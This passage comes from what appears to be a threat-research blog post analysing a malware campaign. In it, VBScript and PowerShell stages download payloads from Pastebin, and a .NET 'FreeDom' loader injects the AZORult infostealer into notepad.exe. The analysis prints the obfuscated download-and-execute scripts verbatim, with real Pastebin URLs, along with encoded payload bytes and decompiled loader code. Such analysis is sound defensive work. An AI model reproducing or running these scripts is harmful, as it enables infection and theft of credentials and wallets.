7%2C%24false%29%3B%24t.send%28%29%3B%24ty%3D%5BText.Encoding%5D%3A%3A%27UTF8%27.%27GetString%27%28%5BConvert%5D%3A%3A%27FromBase64String%27%28%24t.responseText%29%29%7CI%60
E%60X%3B%5BByte%5B%5D%5D%24Cli2%3D%20iex%28iex%28%27%28%26%28GCM%20*W-O*%29%27+%20%27Net.%27+%27WebC%27+%27lient%29%27+%27.Dow%27+%27nload%27+%27Str%27+%27ing%28%27%27h%22%
20+%20%22t%22%20+%20%22t%22%20+%20%22p%22%20+%20%22s%22%20+%20%22%3A//p%22%20+%20%22asteb%22%20+%20%22in%22%20+%20%22.%22%20+%20%22c%22%20+%20%22o%22%20+%20%22m%22%20+%20%2
2/%22%20+%20%22raw/xhcsAyOp%27%27%29.replace%28%27%27K_E%27%27%2C%27%270x%27%27%29%27%29%29%20%7C%20g%3B%24t%3D%5BSystem.Reflection.Assembly%5D%3A%3ALoad%28%24decompressedB
yteArray%29%3B%5BGivara%5D%3A%3AFreeDom%28%27notepad.exe%27%2C%24Cli2%29%22%0A%0Ammn.Run%20llll%2C%20vbHide%0A%0A%0A%0A%0Aself.close%0A%3C/script%3E"));
//-->
</script>
```

Figure 9: The encoded VBScript downloaded in Stage 3.

This VBScript, once decoded, looks as shown in Figure 10.




```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
Set mmn = CreateObject(StrReverse("llehS.tpircSW"))
llll = "p" + "o" + "w" + "e" + "r" + "she" + "ll do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);$p22 = [Enum]::ToObject([System.Net.Secu" +
"rityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $p22;$t= New-Object -Com Microsoft.XMLHTTP;$t.open('GET','" + "h" + "t" + "t" + "p" + "s" +
"://pastebin.com" + "/raw/" + "8Zeb" +
"E1MG',$false);$t.send();$ty=[Text.Encoding]::'UTF8'.'GetString'([Convert]::'FromBase64String'($t.responseText))|I`E`X;[Byte[]]$Cli2= iex(iex('(&(GCM *W-O*)'+
'Net.'+'WebC'+'lient)'+'.Dow'+'nload'+'Str'+'ing(''h" + "t" + "t" + "p" + "s" + "://p" + "asteb" + "in" + "." + "c" + "o" + "m" + "/" +
"raw/xhcsAyOp'').replace(''K_E'',''Ox'')')) | g;$t=[System.Reflection.Assembly]::Load($decompressedByteArray);[Givara]::FreeDom('notepad.exe',$Cli2)"

mmn.Run llll, vbHide




self.close
</script>
```

Figure 10: The VBScript uses PowerShell to load .NET assemblies.

As we can see in the decoded VBScript, it leverages PowerShell to continue the infection chain.

Below are the main operations performed by the PowerShell command line:


1. Set the TLS version to 1.2 by setting SecurityProtocolType to 3072.
2. Download a Base64 encoded blob from Pastebin. This Base64 encoded blob decodes to another PowerShell script as shown in Figure 11. The script is executed by calling IEX (Invoke Execution). We will describe this script in more detail later.



```
function Get-DecompressedByteArray {

    [CmdletBinding()]
    Param ([byte[]] $byteArray)

    Process {
        Write-Verbose "Get-DecompressedByteArray"
        $input = New-Object System.IO.MemoryStream( , $byteArray )
        $output = New-Object System.IO.MemoryStream
            $gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)

    $buffer = New-Object byte[](1024)
    while($true){
        $read = $gzipstream.Read($buffer, 0, 1024)
        if ($read -le 0){break}
        $output.Write($buffer, 0, $read)
        }


        [byte[]] $byteOutArray = $output.ToArray()
        Write-Output $byteOutArray
    }
}

$t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$Cli=(
' !1F,!8B,!08,!00,!00,!00,!00,!00,!04,!00,!D4,!BD,!07,!58,!15,!49,!D3,!30,!3A,!27,!07,!82,!1C,!C9,!A0,!D0,!A2,!20,!72,!00,!31,!32,!18,!31,!A0,!62,!56,!0C,!30,!06,!18,!05,
!15,!54,!50,!CC,!62,!00,!B3,!92,!CC,!69,!CD,!59,!09,!E6,!9C,!73,!76,!51,!D7,!9C,!10,!75,!D5,!75,!75,!CD,!19,!B8,!55,!3D,!33,!87,!83,!FA,!EE,!FB,!DF,!E7,!FB,!EE,!F3,!FC,!
17,!4F,!F7,!4C,!75,!57,!57,!57,!57,!57,!57,!57,!F7,!F4,!8C,!6D,!B8,!99,!8C,!82,!61,!18,!25,!84,!E2,!62,!86,!D9,!C3,!08,!7F,!C1,!CC,!7F,!FF,!4B,!86,!60,!ED,!BE,!CF,!9A,!D
9,!A1,!BB,!58,!61,!8F,!AC,!F5,!C5,!0A,!9D,!FA,!C5,!0E,!21,!83,!12,!13,!FA,!26,!F2,!03,!49,!6F,!3E,!3E,!3E,!61,!28,!E9,!15,!43,!12,!87,!C5,!93,!D8,!78,!D2,!B4,!5D,!18,!19
,!98,!10,!1D,!E3,!6F,!65,!A5,!AF,!24,!D2,!68,!1F,!C2,!30,!AD,!65,!0A,!26,!FC,!2F,!5D,!4F,!89,!6E,!3E,!E3,!51,!C1,!42,!16,!C0,!30,!AF,!01,!50,!0B,!69,!F1,!D6,!32,!86,!21,
!70,!43,!64,!08,!DA,!D0,!7B,!B9,!C0,!37,!C3,!94,!5C,!99,!28,!19,!4D,!C7,!3F,!05,!13,!3C,!19,!51,!F1,!57,!72,!35,!5D,!E8,!9F,!1D,!D0,!ED,!CA,!08,!74,!F7,!28,!7E,!D1,!C8,!
60,!19,!63,!F9,!7F,!20,!8B,!9F,!FE,!80,!3F,!AD,!19,!A8,!05,!B8,!85,!19,!EC,!3F,!34,!66,!E4,!50,!B8,!0E,!7D,!25,!E0,!D2,!B6,!CA,!7F,!22,!11,!E5,!9F,!38,!24,!B1,!37,!DC,!5
3,!DE,!B0,!ED,!D8,!D0,!B7,!3F,!B0,!08,!3F,!FF,!C4,!98,!01,!09,!80,!68,!29,!F2,!4C,!69,!7D,!FC,!09,!AF,!F1,!8F,!6C,!B6,!B7,!A6,!F2,!A4,!BC,!C9,!19,!15,!B3,!65,!22,!C3,!44
,!CF,!60,!18,!D9,!FF,!79,!4B,!4B,!FD,!ED,!51,!1C,!38,!6C,!9C,!79,!70,!D8,!EF,!AB,!F7,!DC,!6B,!37,!72,!C7,!0D,!DF,!D5,!75,!F7,!5E,!9A,!EE,!E4,!BE,!DA,!75,!D5,!FD,!4A,!6B,
!3A,!FF,!E5,!F3,!D7,!84,!EA,!6D,!33,!B4,!C1,!FD,!AB,!6C,!FC,!2D,!DF,!E6,!F1,!BE,!F5,!1D,!74,!19,!DD,!35,!67,!CE,!9C,!D9,!3C,!C6,!77,!DE,!6B,!F5,!81,!9E,!FF,!38,!4F,!0C,!
1C,!7B,!AF,!F0,!92,!EB,!F1,!C3,!49,!6D,!FF,!F2,!C8,!39,!D9,!A3,!E2,!A4,!B4,!5D,!8B,!0F,!05,!55,!F9,!FA,!E8,!DA,!B9,!3F,!9E,!75,!7C,!9C,!57,!AE,!D5,!BA,!67,!21,!11,!55,!6
F,!D4,!6F,!50,!77,!D2,!D2,!67,!FD,!CE,!C4,!5C,!B8,!D5,!A8,!C2,!BE,!A2,!0B,!D6,!ED,!37,!AF,!88,!CF,!7B,!12,!70,!E5,!A4,!AE,!DD,!A1,!DE,!57,!7E,!BF,!D6,!C1,!2D,!74,!6B,!FE
,!02,!5B,!32,!B2,!F2,!AD,!1D,!3E,!BD,!3D,!22,!6D,!5E,!3C,!9B,!3D,!E0,!C3,!EC,!C8,!D4,!65,!67,!E6,!86,!1C,!BD,!FC,!E4,!E1,!EB,!B1,!AD,!6D,!EC,!07,!0C,!08,!74,!BF,!B1,!F6,
!FB,!CE,!EF,!67,!16,!75,!DA,!7D,!BB,!4D,!5A,!3D,!C5,!78,!C5,!F4,!EB,!3B,!2A,!B8,!77,!8C,!3F,!75,!28,!67,!4F,!EB,!B1,!FE,!0E,!75,!3B,!ED,!62,!6B,!14,!BC,!4E,!B2,!F4,!B8,!
```

Figure 11: The PowerShell code that is used to decompress the .NET loader.

It then downloads another payload from Pastebin. This payload contains the hex representation of the binary code with the characters “K_E” instead of “0x” as shown in Figure 12. By performing a simple replace operation, this payload is passed as a byte array to the function: [Givara]::FreeDom(). We will refer to this payload as payload2.




```
    K_E4D, K_E5A, K_E50, K_E00, K_E02, K_E00, K_E00, K_E00, K_E04, K_E00, K_E0F, K_E00,
    K_EFF, K_EFF, K_E00, K_E00, K_EB8, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E40, K_E00, K_E1A, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E01, K_E00, K_E00, K_EBA, K_E10, K_E00, K_E0E, K_E1F, K_EB4, K_E09, K_ECD,
    K_E21, K_EB8, K_E01, K_E4C, K_ECD, K_E21, K_E90, K_E90, K_E54, K_E68, K_E69, K_E73,
    K_E20, K_E70, K_E72, K_E6F, K_E67, K_E72, K_E61, K_E6D, K_E20, K_E6D, K_E75, K_E73,
    K_E74, K_E20, K_E62, K_E65, K_E20, K_E72, K_E75, K_E6E, K_E20, K_E75, K_E6E, K_E64,
    K_E65, K_E72, K_E20, K_E57, K_E69, K_E6E, K_E33, K_E32, K_E0D, K_E0A, K_E24, K_E37,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E50, K_E45, K_E00, K_E00, K_E4C, K_E01, K_E05, K_E00,
    K_E19, K_E5E, K_E42, K_E2A, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_EE0, K_E00, K_E8E, K_E81, K_E0B, K_E01, K_E02, K_E19, K_E00, K_E98, K_E01, K_E00,
    K_E00, K_E24, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E84, K_EA6, K_E01, K_E00,
    K_E00, K_E10, K_E00, K_E00, K_E00, K_EB0, K_E01, K_E00, K_E00, K_E00, K_E40, K_E00,
    K_E00, K_E10, K_E00, K_E00, K_E00, K_E02, K_E00, K_E00, K_E04, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E04, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E02, K_E00, K_E00, K_E04, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E02, K_E00, K_E00, K_E00, K_E00, K_E00, K_E10, K_E00, K_E00, K_E40, K_E00, K_E00,
    K_E00, K_E00, K_E10, K_E00, K_E00, K_E10, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E10, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_ED0, K_E01, K_E00, K_E9E, K_E07, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_EE0, K_E01, K_E00,
    K_E5C, K_E13, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E43, K_E4F, K_E44, K_E45, K_E00, K_E00, K_E00, K_E00, K_EB0, K_E96, K_E01, K_E00,
    K_E00, K_E10, K_E00, K_E00, K_E00, K_E98, K_E01, K_E00, K_E00, K_E04, K_E00, K_E00,
    K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00, K_E00,
    K_E20, K_E00, K_E00, K_E60, K_E44, K_E41, K_E54, K_E41, K_E00, K_E00, K_E00, K_E00,
```

Figure 12: The encoded malicious binary downloaded from Pastebin.

The MD5 hash of the payload is: 60221d709e0ad65bb23bd00a3977c55d

This corresponds to the AZORult Delphi binary file. We will not be describing the functionality of this binary in detail in this blog since it is a well-known infostealer. The strings are available in plain text and the screenshot in Figure 13 shows the strings corresponding to information it steals (Skype, Telegram, Steam, cryptocurrencies, Pidgin and others).



```
U 00000000BDB8  00000040C9B8   0     UserName
U 00000000C444  00000040D044   0     </jid>
U 00000000C7A4  00000040D3A4   0     \accounts.xml
U 00000000CB78  00000040D778   0     %APPDATA%\.purple\accounts.xml
U 00000000D2C0  00000040DEC0   0     %TEMP%\curbuf.dat
U 00000000D77C  00000040E37C   0     %TEMP%
U 00000000DCDC  00000040E8DC   0     %TEMP%
U 00000000E1B0  00000040EDB0   0     %TEMP%
U 00000000E56C  00000040F16C   0     \Cookies
U 00000000ECFC  00000040F8FC   0     \*.txt
U 00000000ED18  00000040F918   0     \*.coo
U 00000000FF88  000000410B88   0     %TEMP%
U 000000010244  000000410E44   0     %TEMP%
U 000000010588  000000411188   0     %TEMP%
U 000000011C5C  00000041285C   0     %TEMP%
U 000000012094  000000412C94   0     %TEMP%
U 000000012410  000000413010   0     \History
U 0000000126A8  0000004132A8   0     \places.sqlite
U 0000000142A8  000000414EA8   0     %APPDATA%\Skype
U 0000000142E0  000000414EE0   0     main.db
U 0000000142F4  000000414EF4   0     \main.db
U 0000000145C0  0000004151C0   0     SteamPath
U 0000000145D8  0000004151D8   0     Software\Valve\Steam
U 000000014618  000000415218   0     \ssfn*
U 00000001462C  00000041522C   0     \Config\*.vdf
U 00000001464C  00000041524C   0     \Config\
U 0000000151E4  000000415DE4   0     %APPDATA%\
U 000000015214  000000415E14   0     \autoscan\
U 000000015230  000000415E30   0     \Monero\
U 000000015248  000000415E48   0     .address.txt
U 000000015268  000000415E68   0     .keys
U 000000015278  000000415E78   0     Software\
U 000000015290  000000415E90   0     strDataDir
U 000000015CE4  0000004168E4   0     CPU Model:
U 00000001835C  000000418F5C   0     %TEMP%\
U 000000018370  000000418F70   0     %PROGRAMDATA%\
U 0000000195EC  00000041A1EC   0     Coins
U 000000019608  00000041A208   0     Skype
U 000000019618  00000041A218   0     Telegram
U 000000019630  00000041A230   0     D877F783D5*,map*
U 000000019658  00000041A258   0     %appdata%\Telegram Desktop\tdata\
U 0000000196A0  00000041A2A0   0     Steam
U 0000000196AC  00000041A2AC   0     image/jpeg
U 000000019838  00000041A438   0     %comspec%
U 000000019850  00000041A450   0     /c %WINDIR%\system32\timeout.exe 3 & del "
```

Figure 13: The Unicode strings in the binary file that corresponds to the information stolen.

Across all the samples we observed in this campaign, the final payload varied between AZORult and NanoCore infostealer binaries.

We observed that the function name [Givara]::FreeDom() in the loader was consistent across all the samples.

The function name appears to be a reference to Che Guevara who is remembered as a freedom fighter by many.

PowerShell starts the FreeDom loader [Stage 4]

Let's take a look at the PowerShell script, which was downloaded in step 2 of stage 3. This PowerShell script contains a GZip compressed .NET binary, which will be decompressed and stored in the variable $decompressedByteArray

Stage 3 will reference the variable $decompressedByteArray to load it as a .NET assembly using the method [System.Reflection.Assembly]::Load().

The MD5 hash of the loader is: c726636d2b7f8c838f7f882071181c95.

The method [Givara]::FreeDom() is defined in the .NET loader and it is used to load the infostealer malicious binary (in this case, AZORult).

So the payload execution is triggered using the following syntax:

Guevara_Loader. [Givara]::FreeDom(‘notepad.exe’, infostealer_binary)

Here, Guevara_Loader refers to the .NET binary used to load and inject the final infostealer binary in the notepad.exe process.

It is important to note that there were no changes made to the loader binary by the threat actor throughout the campaign.


FreeDom .NET loader analysis

The .NET loader binary is protected using the Confuser Ex 1.0.0 obfuscator.

On VirusTotal, the first instance of the loader was observed on January 16, 2020.

After removing the Confuser Ex 1.0.0 protection, we can decompile the binary successfully.

The [Givara]::FreeDom function, which is passed the string, notepad.exe and the AZORult binary, is shown in Figure 14.



```
using System;

// Token: 0x02000004 RID: 4
public class Givara
{
    // Token: 0x06000023 RID: 35 RVA: 0x000023F0 File Offset: 0x000005F0
    public static void FreeDom(string FTONJ, byte[] coco)
    {
        HeHe heHe = new HeHe();
        heHe.Daym(FTONJ, coco);
    }
}
```


Figure 14: This is the main function of the FreeDom loader.

The parameters for FreeDom function are as follows:

FTONJ – A string called notepad.exe

Coco – The byte array corresponding to the AZORult binary

The HeHe class checks for the presence of notepad.exe in different system paths on the machine. Once it locates the file, it passes that to the tickleme() function along with the AZORult byte array as shown in Figure 15.



```
// Token: 0x02000003 RID: 3
public class HeHe : BOOMB
{
    // Token: 0x0600001C RID: 28 RVA: 0x000022D4 File Offset: 0x000004D4
    public void Daym(string FTONJ, byte[] coco)
    {
        try
        {
            string text = HeHe.smethod_1("C:\\WINDOWS\\syswow64\\", FTONJ);
            string text2 = HeHe.smethod_1("C:\\WINDOWS\\system32\\", FTONJ);
            string text3 = HeHe.smethod_1("C:\\WINDOWS\\", FTONJ);
